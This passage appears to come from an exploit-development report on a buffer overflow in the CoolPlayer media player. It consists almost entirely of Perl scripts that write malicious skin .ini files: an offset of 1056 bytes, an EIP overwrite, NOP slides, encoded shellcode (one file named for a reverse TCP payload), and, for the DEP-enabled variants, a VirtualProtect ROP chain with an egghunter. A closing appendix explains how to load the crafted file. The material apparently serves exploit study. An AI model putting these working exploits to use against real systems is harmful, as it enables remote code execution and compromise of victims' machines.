"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .

"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .

"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .

"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .

"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .

"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .

"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .

"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .

"\x45\x35\x43\x30\x41\x41";

open($FILE,">$file");

print $FILE $header.$pattern.$eip.$nopeslide.$shellcode;

close($FILE);

#### Advanced

my $file="revTCP\_msfl.ini"; # file name

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

                # we know the offset is at 1056

my $pattern = "A" x 1056;

my $eip = pack('V',0x769ecf49); # eip

my $nopeslide = "\x90" x 16;

my $buffer =

"\x89\xe3\xd9\xc0\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .

"\x38\x4d\x52\x55\x50\x35\x50\x33\x30\x43\x50\x4d\x59\x4a" .

"\x45\x36\x51\x39\x50\x52\x44\x4c\x4b\x36\x30\x56\x50\x4c" .

"\x4b\x50\x52\x54\x4c\x4c\x4b\x51\x42\x52\x34\x4c\x4b\x53" .

"\x42\x46\x48\x34\x4f\x4f\x47\x31\x5a\x51\x36\x30\x31\x4b" .

"\x4f\x4e\x4c\x37\x4c\x45\x31\x53\x4c\x45\x52\x56\x4c\x31" .

"\x30\x59\x51\x58\x4f\x44\x4d\x55\x51\x39\x57\x4a\x42\x4b" .

"\x42\x46\x32\x51\x47\x4c\x4b\x36\x32\x32\x30\x4c\x4b\x30" .

"\x4a\x57\x4c\x4c\x4b\x30\x4c\x52\x31\x34\x38\x5a\x43\x30" .

"\x48\x43\x31\x58\x51\x46\x31\x4c\x4b\x36\x39\x37\x50\x35" .

"\x51\x38\x53\x4c\x4b\x57\x39\x34\x58\x4b\x53\x36\x5a\x57" .

"\x39\x4c\x4b\x57\x44\x4c\x4b\x35\x51\x49\x46\x30\x31\x4b" .

"\x4f\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x43\x31\x58\x47\x37" .

"\x48\x4d\x30\x54\x35\x4a\x56\x43\x33\x43\x4d\x4c\x38\x57" .

"\x4b\x33\x4d\x31\x34\x44\x35\x4a\x44\x30\x58\x4c\x4b\x56" .

"\x38\x36\x44\x35\x51\x48\x53\x35\x36\x4c\x4b\x54\x4c\x30" .

"\x4b\x4c\x4b\x51\x48\x35\x4c\x45\x51\x49\x43\x4c\x4b\x34" .

"\x44\x4c\x4b\x35\x51\x38\x50\x4b\x39\x50\x44\x56\x44\x31" .

"\x34\x31\x4b\x51\x4b\x33\x51\x46\x39\x50\x5a\x56\x31\x4b" .

"\x4f\x4d\x30\x51\x4f\x31\x4f\x31\x4a\x4c\x4b\x54\x52\x4a" .

"\x4b\x4c\x4d\x51\x4d\x45\x38\x47\x43\x56\x52\x53\x30\x55" .

"\x50\x32\x48\x42\x57\x54\x33\x47\x42\x51\x4f\x51\x44\x55" .

"\x38\x30\x4c\x42\x57\x47\x56\x53\x37\x4b\x4f\x49\x45\x48" .

"\x38\x4a\x30\x53\x31\x45\x50\x43\x30\x31\x39\x4f\x34\x50" .

"\x54\x46\x30\x33\x58\x37\x59\x4b\x30\x52\x4b\x35\x50\x4b" .

"\x4f\x48\x55\x56\x30\x46\x30\x30\x50\x56\x30\x31\x50\x36" .

"\x30\x31\x50\x36\x30\x45\x38\x5a\x4a\x34\x4f\x39\x4f\x4b" .

"\x50\x4b\x4f\x58\x55\x5a\x37\x33\x5a\x53\x35\x45\x38\x39" .

"\x50\x4e\x48\x55\x50\x33\x56\x55\x38\x54\x42\x45\x50\x42" .

"\x31\x51\x4c\x4c\x49\x4a\x46\x53\x5a\x32\x30\x30\x56\x51" .

"\x47\x53\x58\x4c\x59\x4f\x55\x32\x54\x35\x31\x4b\x4f\x59" .

"\x45\x4c\x45\x49\x50\x33\x44\x44\x4c\x4b\x4f\x30\x4e\x43" .

"\x38\x32\x55\x4a\x4c\x55\x38\x5a\x50\x4e\x55\x4f\x52\x31" .

"\x46\x4b\x4f\x39\x45\x55\x38\x32\x43\x42\x4d\x43\x54\x55" .

"\x50\x4b\x39\x5a\x43\x56\x37\x50\x57\x51\x47\x56\x51\x4b" .

"\x46\x43\x5a\x55\x42\x56\x39\x50\x56\x4b\x52\x4b\x4d\x42" .

"\x46\x58\x47\x31\x54\x31\x34\x57\x4c\x43\x31\x55\x51\x4c" .

"\x4d\x51\x54\x57\x54\x52\x30\x38\x46\x33\x30\x30\x44\x31" .

"\x44\x46\x30\x36\x36\x50\x56\x31\x46\x47\x36\x46\x36\x50" .

"\x4e\x31\x46\x31\x46\x50\x53\x50\x56\x33\x58\x33\x49\x58" .

"\x4c\x37\x4f\x4b\x36\x4b\x4f\x39\x45\x4d\x59\x4d\x30\x50" .

"\x4e\x46\x36\x47\x36\x4b\x4f\x50\x30\x53\x58\x54\x48\x4b" .

"\x37\x55\x4d\x43\x50\x4b\x4f\x59\x45\x4f\x4b\x4c\x30\x48" .

"\x35\x49\x32\x46\x36\x42\x48\x4e\x46\x4c\x55\x4f\x4d\x4d" .

"\x4d\x4b\x4f\x59\x45\x37\x4c\x33\x36\x43\x4c\x55\x5a\x4d" .

"\x50\x4b\x4b\x4d\x30\x52\x55\x43\x35\x4f\x4b\x50\x47\x54" .

"\x53\x52\x52\x32\x4f\x33\x5a\x53\x30\x51\x43\x4b\x4f\x49" .

"\x45\x41\x41";

open($FILE,">$file");

print $FILE $header.$pattern.$eip.$nopeslide.$shellcode;

close($FILE);

### DEP Enabled

#### Proof of Concept

my $file= "ropCalc.ini"; # File name

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

                # we know the offset is at 1056

my $pattern = "A" x 1056;

my $nopeslide = "\x90" x 16; # NOPS to prevent crashes

$tag = "\x77\x30\x30\x74"; # w00t is the tag

$eip .= pack('V', 0x77c11110);  # Start ROP chain

$rop .= pack('V', 0x1024701f);  # POP EAX # RETN [MSVCRTD.dll]

$rop .= pack('V', 0x5d091358);  # ptr to &VirtualProtect() [IAT COMCTL32.dll]

$rop .= pack('V', 0x7ca3bb60);  # MOV EAX,DWORD PTR DS:[EAX] # RETN [SHELL32.dll]

$rop .= pack('V', 0x76b58c2f);  # XCHG EAX,ESI # RETN [WINMM.dll] #[---INFO:gadgets\_to\_set\_ebp:---]

$rop .= pack('V', 0x10209694);  # POP EBP # RETN [MSVCRTD.dll]

$rop .= pack('V', 0x1a473720);  # & push esp # ret  [urlmon.dll] #[---INFO:gadgets\_to\_set\_ebx:---]

$rop .= pack('V', 0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]

$rop .= pack('V', 0xfffffdff);  # Value to negate, will become 0x00000201

$rop .= pack('V', 0x6301540c);  # NEG EAX # RETN [WININET.dll]

$rop .= pack('V', 0x7c9059c8);  # XCHG EAX,EBX # RETN [ntdll.dll] #[---INFO:gadgets\_to\_set\_edx:---]

$rop .= pack('V', 0x76c4acea);  # POP EAX # RETN [WINTRUST.dll]

$rop .= pack('V', 0xffffffc0);  # Value to negate, will become 0x00000040

$rop .= pack('V', 0x76c9cb6e);  # NEG EAX # RETN [IMAGEHLP.dll]

$rop .= pack('V', 0x7472511f);  # XCHG EAX,EDX # RETN [MSCTF.dll] #[---INFO:gadgets\_to\_set\_ecx:---]

$rop .= pack('V', 0x1a4195d6);  # POP ECX # RETN [urlmon.dll]

$rop .= pack('V', 0x76b61d90);  # &Writable location [WINMM.dll] #[---INFO:gadgets\_to\_set\_edi:---]

$rop .= pack('V', 0x77c479d8);  # POP EDI # RETN [msvcrt.dll]

$rop .= pack('V', 0x7ca82224);  # RETN (ROP NOP) [SHELL32.dll] #[---INFO:gadgets\_to\_set\_eax:---]

$rop .= pack('V', 0x5de583e6);  # POP EAX # RETN [iertutil.dll]

$rop .= pack('V', 0x90909090);  # nop #[---INFO:pushad:---]

$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]

# The Hunter part of the Egg Hunter

my $hunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8".

            $tag.

            "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

my $padding = "\x90" x (1 + (1440 - length ($pattern.$eip.$rop.$nopeslide.$hunter)));

my $egg = # Actual shellcode

"\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .

"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .

"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .

"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .

"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .

"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .

"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .

"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .

"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .

"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .

"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .

"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .

"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .

"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .

"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .

"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .

"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .

"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .

"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .

"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .

"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .

"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .

"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .

"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .

"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .

"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .

"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .

"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .

"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .

"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .

"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .

"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .

"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .

"\x45\x35\x43\x30\x41\x41";

open($FILE,">$file");

# Write pattern, EIP, calc shellcode to file

print $FILE $header.$pattern.$eip.$rop.$nopeslide.$hunter.$padding.$tag.$tag.$egg;

close($FILE); # Save & close file

#### Advanced

my $header="[CoolPlayer Skin]\nPlaylistSkin="; # file header

                # we know the offset is at 1056

my $pattern = "A" x 1056;

my $nopeslide = "\x90" x 16; # NOPS to prevent crashes

$tag = "\x77\x30\x30\x74"; # w00t is the tag

$eip .= pack('V', 0x77c11110);  # Start ROP chain

$rop .= pack('V', 0x1024701f);  # POP EAX # RETN [MSVCRTD.dll]

$rop .= pack('V', 0x5d091358);  # ptr to &VirtualProtect() [IAT COMCTL32.dll]

$rop .= pack('V', 0x7ca3bb60);  # MOV EAX,DWORD PTR DS:[EAX] # RETN [SHELL32.dll]

$rop .= pack('V', 0x76b58c2f);  # XCHG EAX,ESI # RETN [WINMM.dll] #[---INFO:gadgets\_to\_set\_ebp:---]

$rop .= pack('V', 0x10209694);  # POP EBP # RETN [MSVCRTD.dll]

$rop .= pack('V', 0x1a473720);  # & push esp # ret  [urlmon.dll] #[---INFO:gadgets\_to\_set\_ebx:---]

$rop .= pack('V', 0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]

$rop .= pack('V', 0xfffffdff);  # Value to negate, will become 0x00000201

$rop .= pack('V', 0x6301540c);  # NEG EAX # RETN [WININET.dll]

$rop .= pack('V', 0x7c9059c8);  # XCHG EAX,EBX # RETN [ntdll.dll] #[---INFO:gadgets\_to\_set\_edx:---]

$rop .= pack('V', 0x76c4acea);  # POP EAX # RETN [WINTRUST.dll]

$rop .= pack('V', 0xffffffc0);  # Value to negate, will become 0x00000040

$rop .= pack('V', 0x76c9cb6e);  # NEG EAX # RETN [IMAGEHLP.dll]

$rop .= pack('V', 0x7472511f);  # XCHG EAX,EDX # RETN [MSCTF.dll] #[---INFO:gadgets\_to\_set\_ecx:---]

$rop .= pack('V', 0x1a4195d6);  # POP ECX # RETN [urlmon.dll]

$rop .= pack('V', 0x76b61d90);  # &Writable location [WINMM.dll] #[---INFO:gadgets\_to\_set\_edi:---]

$rop .= pack('V', 0x77c479d8);  # POP EDI # RETN [msvcrt.dll]

$rop .= pack('V', 0x7ca82224);  # RETN (ROP NOP) [SHELL32.dll] #[---INFO:gadgets\_to\_set\_eax:---]

$rop .= pack('V', 0x5de583e6);  # POP EAX # RETN [iertutil.dll]

$rop .= pack('V', 0x90909090);  # nop #[---INFO:pushad:---]

$rop .= pack('V', 0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]

# The Hunter part of the Egg Hunter

my $hunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8".

            $tag.

            "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

my $padding = "\x90" x (1 + (1440 - length ($pattern.$eip.$rop.$nopeslide.$hunter)));

my $egg = # Actual shellcode

"\x89\xe3\xd9\xc0\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .

"\x38\x4d\x52\x55\x50\x35\x50\x33\x30\x43\x50\x4d\x59\x4a" .

"\x45\x36\x51\x39\x50\x52\x44\x4c\x4b\x36\x30\x56\x50\x4c" .

"\x4b\x50\x52\x54\x4c\x4c\x4b\x51\x42\x52\x34\x4c\x4b\x53" .

"\x42\x46\x48\x34\x4f\x4f\x47\x31\x5a\x51\x36\x30\x31\x4b" .

"\x4f\x4e\x4c\x37\x4c\x45\x31\x53\x4c\x45\x52\x56\x4c\x31" .

"\x30\x59\x51\x58\x4f\x44\x4d\x55\x51\x39\x57\x4a\x42\x4b" .

"\x42\x46\x32\x51\x47\x4c\x4b\x36\x32\x32\x30\x4c\x4b\x30" .

"\x4a\x57\x4c\x4c\x4b\x30\x4c\x52\x31\x34\x38\x5a\x43\x30" .

"\x48\x43\x31\x58\x51\x46\x31\x4c\x4b\x36\x39\x37\x50\x35" .

"\x51\x38\x53\x4c\x4b\x57\x39\x34\x58\x4b\x53\x36\x5a\x57" .

"\x39\x4c\x4b\x57\x44\x4c\x4b\x35\x51\x49\x46\x30\x31\x4b" .

"\x4f\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x43\x31\x58\x47\x37" .

"\x48\x4d\x30\x54\x35\x4a\x56\x43\x33\x43\x4d\x4c\x38\x57" .

"\x4b\x33\x4d\x31\x34\x44\x35\x4a\x44\x30\x58\x4c\x4b\x56" .

"\x38\x36\x44\x35\x51\x48\x53\x35\x36\x4c\x4b\x54\x4c\x30" .

"\x4b\x4c\x4b\x51\x48\x35\x4c\x45\x51\x49\x43\x4c\x4b\x34" .

"\x44\x4c\x4b\x35\x51\x38\x50\x4b\x39\x50\x44\x56\x44\x31" .

"\x34\x31\x4b\x51\x4b\x33\x51\x46\x39\x50\x5a\x56\x31\x4b" .

"\x4f\x4d\x30\x51\x4f\x31\x4f\x31\x4a\x4c\x4b\x54\x52\x4a" .

"\x4b\x4c\x4d\x51\x4d\x45\x38\x47\x43\x56\x52\x53\x30\x55" .

"\x50\x32\x48\x42\x57\x54\x33\x47\x42\x51\x4f\x51\x44\x55" .

"\x38\x30\x4c\x42\x57\x47\x56\x53\x37\x4b\x4f\x49\x45\x48" .

"\x38\x4a\x30\x53\x31\x45\x50\x43\x30\x31\x39\x4f\x34\x50" .

"\x54\x46\x30\x33\x58\x37\x59\x4b\x30\x52\x4b\x35\x50\x4b" .

"\x4f\x48\x55\x56\x30\x46\x30\x30\x50\x56\x30\x31\x50\x36" .

"\x30\x31\x50\x36\x30\x45\x38\x5a\x4a\x34\x4f\x39\x4f\x4b" .

"\x50\x4b\x4f\x58\x55\x5a\x37\x33\x5a\x53\x35\x45\x38\x39" .

"\x50\x4e\x48\x55\x50\x33\x56\x55\x38\x54\x42\x45\x50\x42" .

"\x31\x51\x4c\x4c\x49\x4a\x46\x53\x5a\x32\x30\x30\x56\x51" .

"\x47\x53\x58\x4c\x59\x4f\x55\x32\x54\x35\x31\x4b\x4f\x59" .

"\x45\x4c\x45\x49\x50\x33\x44\x44\x4c\x4b\x4f\x30\x4e\x43" .

"\x38\x32\x55\x4a\x4c\x55\x38\x5a\x50\x4e\x55\x4f\x52\x31" .

"\x46\x4b\x4f\x39\x45\x55\x38\x32\x43\x42\x4d\x43\x54\x55" .

"\x50\x4b\x39\x5a\x43\x56\x37\x50\x57\x51\x47\x56\x51\x4b" .

"\x46\x43\x5a\x55\x42\x56\x39\x50\x56\x4b\x52\x4b\x4d\x42" .

"\x46\x58\x47\x31\x54\x31\x34\x57\x4c\x43\x31\x55\x51\x4c" .

"\x4d\x51\x54\x57\x54\x52\x30\x38\x46\x33\x30\x30\x44\x31" .

"\x44\x46\x30\x36\x36\x50\x56\x31\x46\x47\x36\x46\x36\x50" .

"\x4e\x31\x46\x31\x46\x50\x53\x50\x56\x33\x58\x33\x49\x58" .

"\x4c\x37\x4f\x4b\x36\x4b\x4f\x39\x45\x4d\x59\x4d\x30\x50" .

"\x4e\x46\x36\x47\x36\x4b\x4f\x50\x30\x53\x58\x54\x48\x4b" .

"\x37\x55\x4d\x43\x50\x4b\x4f\x59\x45\x4f\x4b\x4c\x30\x48" .

"\x35\x49\x32\x46\x36\x42\x48\x4e\x46\x4c\x55\x4f\x4d\x4d" .

"\x4d\x4b\x4f\x59\x45\x37\x4c\x33\x36\x43\x4c\x55\x5a\x4d" .

"\x50\x4b\x4b\x4d\x30\x52\x55\x43\x35\x4f\x4b\x50\x47\x54" .

"\x53\x52\x52\x32\x4f\x33\x5a\x53\x30\x51\x43\x4b\x4f\x49" .

"\x45\x41\x41";

open($FILE,">$file");

# Write pattern, EIP, calc shellcode to file

print $FILE $header.$pattern.$eip.$rop.$nopeslide.$hunter.$padding.$tag.$tag.$egg;

close($FILE); # Save & close file

## Appendix B - Attaching Skin File to *Cool Player*

Right click on *Cool Player*, select *options*, click on *open* in the *Skin* section and select the required skin file. Make sure that *Player* is unchecked.

Figure A: Add skin to player

